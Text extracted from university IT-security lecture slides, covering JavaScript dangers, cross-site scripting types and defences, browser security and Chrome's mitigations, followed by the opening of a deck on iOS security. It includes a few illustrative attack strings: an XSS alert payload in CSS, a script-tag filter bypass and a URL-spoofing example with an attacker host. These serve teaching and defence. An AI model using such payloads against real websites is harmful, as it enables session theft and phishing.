
JavaScript occurrences

- **Inline HTML:** <script>...</script>
- **HTML elements:**
- **Remote:** <script src="example.com/glob.js"></script>
- **CSS:** body{background:url ("javascript:alert ('XSS')") }
- **Trick:**

JavaScript Global Object

- JavaScript is inherently a 'global' language
 - Variables have global scope by default (unless declared locally in a function)
 - Functions have global scope
 - Objects inherit from global prototypes

- Consequences
 - Every script from the same origin can access and modify every variable, function, object and page content
 - And remote scripts embedded with <script> are equal with other scripts
 - XSS is a real danger




Dangers of JavaScript

- For malicious purposes, JavaScripts can do all these within the same origin:
 - Different scripts can access each other's variables
 - Different scripts can redefine each other's functions
 - Scripts can override native methods
 - Transmit data anywhere
 - Watch keystrokes
 - Steal cookies
 - User click is equivalent to JavaScript click

JavaScript Security

- JavaScript is part of a Web browser and is executed in the client environment
- To minimize the risk posed by a malicious JavaScript code, browsers implement the following restrictions
 - Scripts run in a sandbox to stop a malicious web site from attacking your computer
 - Scripts are constrained by the Same Origin Policy, so a malicious web site cannot interact with another web site



Cross-Site Scripting (XSS)

Cross Site Scripting

Cross Site Scripting (XSS): when an attacker manages to run JavaScript code in the context of another origin.


- The most powerful client-side attack type
- The injected JS code can do anything in the target origin

- There are different types of XSS depending on
 - Whether the attacker string is stored on the server
 - Where the HTML fragment is assembled

Cross-Site Scripting Types

1. Persistent/Stored XSS

- Attack JS is stored by the site
- Examples: comments, messages, user data
- Trigger: the victim navigates to the containing page



Cross Site Scripting Types

2. Reflected XSS


- Attack JS passed as GET/POST parameter
- Server code "reflects" the parameter in the returned HTML
- Trigger: user visits malicious site → site redirects to/frames vuln. URL



Cross Site Scripting Types

3. DOM based XSS

- The injection does not occur on the server side
- HTML is created on the client side
 - » `x.innerHTML = attacker_controlled_variable;`
- Special case: Client side template based XSS
 - » Client side JS interprets the template
 - » Attacker controlled variable is inserted HTML encoded



Cross-Site Scripting Mitigation

- User data must be sanitized before inserting into HTML: the context is important!
 - <p><?php echo \$user_comment; ?></p>
 - " >
 - <script>n = "<?php echo \$user_name; ?>";</script>
- Blacklist and deleting is not a good solution
 - Deleting: <scr<script>ipt> → <script>
 - Blacklist is **never** complete
- [OWASP XSS Prevention Cheat Sheet](#)

Cross Site Scripting Protection

- **HTTP-only Cookies**
 - A flag on Cookies
 - Not possible to read from JS → no session stealing with XSS
- **Content Security Policy (CSP)**
 - HTTP header or in HTML code
 - Specify the legit sources for resource loading
 - Report violations to a specified URL
 - By default:
 - » Don't allow inline script tags
 - » Don't allow eval ()
 - Further examples:
 - » Only load scripts, images and objects from certain domain
 - » Specify which pages can embed this page in frames




Browser Security

Attack targets?

- The web browser is our window to the world. We use it every day for tasks including:
 - Mail
 - Shopping
 - Social Networking
 - Finance Management
 - Business
- The browser has access to personal information as plaintext, so it's inevitable that it gets attacked.

Project size

- Every sufficiently big software contains bugs
 - Mozilla Firefox's source code has approximately 36 million lines



Language Breakdown

Language	Code Lines	Comment Lines	Comment Ratio	Blank Lines	Total Lines	Total Percentage
C++	7,218,156	1,577,729	17.9%	1,355,601	10,151,486	27.7%
JavaScript	6,617,021	1,844,217	21.8%	1,233,563	9,694,801	26.4%
HTML	3,918,510	113,568	2.8%	430,709	4,462,787	12.2%
C	3,382,842	927,676	21.5%	506,155	4,816,673	13.1%
Rust	2,546,492	488,603	16.1%	256,547	3,291,642	9.0%
Python	1,193,967	319,778	21.1%	289,236	1,802,981	4.9%

URL Spoofing

- **Showing a false URL to the user**
- Most major browser had at least one such bug
- Helps in **phishing scenarios**
 - Fake sites for stealing credentials
- Some exploits used the username in URL
 - `http://www.example.com/path@attacker.example.com`
 - Username = `www.example.com/path`
 - Domain = `attacker.example.com`
- [Firefox bug 1114343](#)

Universal Cross Site Scripting

- Browser bug that enables
- **XSS to any domain**
 - Steal any cookies on any site
 - Do actions requiring auth. on any site in name of user
- **Potentially XSS to privileged frames**
 - May lead to privileged API access
 - Not trivial to execute attack since privileged pages
 - » usually not frameable (unless other bug)
 - » usually use Content Security Policy (CSP) for XSS protection

Memory Corruption

- Most browser vulnerabilities are memory corruption bugs
- **Stack/heap buffer overflow**
 - Overwriting the return address on the stack
 - Overwriting heap control structures or browser data on the heap
- **Integer overflow**
 - Negative signed integer interpreted as very large unsigned
 - After overflow: bounds checking fails → buffer overflow
- **Use after free (UAF)**
 - Multiple memory management systems work together
 - Reference counting, (multiple) garbage collector
 - Interference between them: an already freed data is used
 - By the time, there's another data there (potentially attacker controlled)



Security in Google Chrome

Google Chrome approach

Let's try to minimize the...

Severity of vulnerabilities

Window of vulnerabilities

Frequency of exposure

Reducing the severity of vulnerabilities

- Web content is run within a JavaScript Virtual Machine, to protect the web sites from each other
- Exploit mitigation
 - ASLR (Address Space Layout Randomization)
 - » Randomizing the mapping location of key system components
 - DEP (Data Execution Prevention)
 - » Marking memory pages as non-executable
 - SafeSEH (Safe exception handlers)
 - Heap Corruption Detection
 - Stack Overrun Detection using canaries
- Using an OS-level sandbox

Reducing the window of vulnerabilities

2010	Lynx	Chrome	Opera	IE	Camino	SeaMonkey	Firefox	Safari
Jan		4.0					3.6	
Feb								
Mar			10.50					
Apr								
May		5.0						
Jun								4.1, 5.0
Jul			10.60					
Aug								
Sep		6.0						
Oct		7.0						
Nov								
Dec		8.0	11.0					

Reducing the window of vulnerabilities

2021	Lynx	Chrome	Opera	IE	Edge	SeaMonkey	Firefox	Safari
Jan		88.0			88.0	2.53.6	85.0	
Feb			74.0				86.0	
Mar		89.0	75.0		89.0	2.53.7	87.0	
Apr		90.0	76.0		90.0		88.0	
May		91.0			91.0			
Jun			77.0			2.53.8	89.0	
Jul		92.0			92.0	2.53.8.1	90.0	
Aug		93.0	78.0		93.0	2.53.9	91.0	
Sep		94.0	79.0		94.0	2.53.9.1	92.0	15.0
Oct		95.0	80.0		95.0		93.0	
Nov		96.0	81.0		96.0	2.53.10	94.0	
Dec			82.0			2.53.10.2	95.0	

Reducing the frequency of exposure

- Warn the user before visiting malicious sites
- Google works with StopBadware.org
 - 32-bit prefixes are downloaded
 - Service is queried on match
 - There can be human errors, e.g. flagging all URLs as malicious in 2009


Bug Bounty Programs

- Part of browser vendors' security strategy
- **Incentive to sell bugs to vendors, not black/grey market**
- Monetary reward for researchers

- Pwn2own
 - Annual competition at CanSecWest conference
 - Complete exploits
 - Very high rewards

- Internet Bug Bounty
 - Generic web bugs, sandbox escapes, Flash, ...

IT security education program (BSc, MSc)



more info: <http://www.crysys.hu/education/>

References

- Charles Reis, Google; Adam Barth, UC Berkeley ; Carlos Pizano, Google
 - Browser Security: Lessons from Google Chrome
- Adam Barth, UC Berkeley; Collin Jackson, Stanford University; Charles Reis, University of Washington; Google Chrome Team, Google Inc.
 - The Security Architecture of the Chromium Browser
- Mike Ter Louw, University of Illinois; Jin Soon Lim, University of Illinois; V. N. Venkatakrishnan, University of Illinois
 - Enhancing web browser security against malware extensions
- Shreeraj Shah, Founder & Director, Blueinfy Solutions
 - HTML5 Top 10 Threats Stealth Attacks and Silent Exploits; Blackhat EU 2012

References

- SQLMap
 - <https://github.com/sqlmapproject/sqlmap>
- OWASP XSS Prevention Cheat Sheet
 - [https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- Content Security Policy:
 - <http://www.w3.org/TR/CSP/>
- Burp Suite
 - <http://portswigger.net/burp/>
- Zed Attack Proxy:
 - http://owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

References

- Mozilla bug bounty:
 - <https://www.mozilla.org/en-US/security/bug-bounty>
- Apple Security bounty
 - <https://developer.apple.com/security-bounty>
- Chrome bug bounty:
 - <https://www.google.com/about/appsecurity>
- Internet Bug Bounty:
 - <https://hackerone.com/internet-bug-bounty>

References

- <https://venturebeat.com/2018/03/05/wordpress-now-powers-30-of-websites>
- <https://developers.slashdot.org/story/17/10/29/0441205/why-do-web-developers-keep-making-the-same-mistakes>
- <https://www.hpe.com/us/en/insights/articles/the-owasp-top-10-is-killing-me-and-killing-you-1710.html>
- <https://codecurmudgeon.com/wp/sql-injection-hall-of-shame>
- <https://www.csoonline.com/article/2130877/data-breach/the-biggest-data-breaches-of-the-21st-century.html>
- https://www.openhub.net/p/firefox/analyses/latest/languages_summary
- <https://blog.stoneriverelearning.com/top-5-programming-languages-used-in-web-development>

Control Questions

- How does the structure of an URL look like?
- What are the basic web security problems?
- What is the OWASP Project?
- What is usually the first step of an attack against a web server?
- What is the general problem in case of an injection attacks?
- Show a simple SQL injection example!
- What are the possible countermeasures against SQL injections?

Control Questions

- What is the security boundary on the client side?
- What is the Same Origin Policy?
- What is limited by the Same Origin Policy when an XMLHttpRequest is sent?
- Where could Javascript code appear?
- What could a malicious Javascript do on the client side?
- What is an XSS attack?
- What are the types of an XSS attacks?
- What are the mitigation strategies against an XSS attack?
- What is the Content Security Policy?

Control Questions

- What are the most common browser vulnerabilities?
- Why could URL spoofing be a problem?
- What is a Universal Cross Site Scripting?
- How is the severity of the vulnerabilities reduced in Chrome?
- How is the window of the vulnerabilities reduced in Chrome?



DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Security of Apple mobile platforms

VIHIAC01 – IT Security, 2023

András Gazdag

CrySyS Lab, BME

andras.gazdag@crysys.hu

Contents

- System Security
- Encryption and Data Protection
- App Security
- Internet Services
- Device Controls





iOS + iPadOS

iOS architecture

- Kernel: based on Mach kernel like macOS
- Cocoa Touch
 - Foundation framework
 - File management
 - Network operations
 - UIKit
- Media layer
 - supports 2D and 3D drawing, audio, video...
- Core OS and Core Services
 - APIs for files, network
 - Includes SQLite, POSIX threads, UNIX sockets...



System Security

- Secure boot chain:
 - Read only Boot Rom
(hardware root of trust, Apple Root CA key)
 - iBoot
 - iOS Kernel
- Lowest levels of software are not tampered with
- iOS runs only on validated Apple devices
- If load fails: recovery or DFU mode



System Security

- Customized updates for each device (ECID)


- Secure Enclave
 - A7 or later: security coprocessor
 - Separate secure boot
 - Hardware random number generator
 - Isolated communication with the application processor
 - Uses only encrypted memory (ephemeral key is derived from the UID of the Secure Enclave)



System Security

- Touch ID
 - Allows the use of stronger passwords
 - Chance of random match: 1:50.000 (after 5 mismatches it is disabled)
 - System provided APIs for third party apps

- Face ID
 - Allows the use of stronger passwords
 - Chance of random match: 1:1.000.000
(after 5 mismatches it is disabled)
 - » The probability of a false match is different for twins and siblings that look like you as well as among children under the age of 13
 - System provided APIs for third party apps




Encryption and Data Protection

- Dedicated AES 256 engine in the DMA path
- Key: UID of the engine fused during fabrication, not available through any API or JTAG
- Data is cryptographically tied to the device: if the memory chip is switched, decryption will fail
- System random number generator
 - Timing during boot
 - Interrupt timings after boot
- Secure Enclave
 - True hardware random: multiple ring oscillators
- All cryptographic modules in iOS: FIPS 140-2 Level 1

Encryption and Data Protection

File Data Protection

- Per-file keys: 256 bit AES keys
- File system key: generated at iOS install, constant for all files



Data Protection classes

- Complete Protection
- Protected Unless Open
- Protected Until First User Authentication
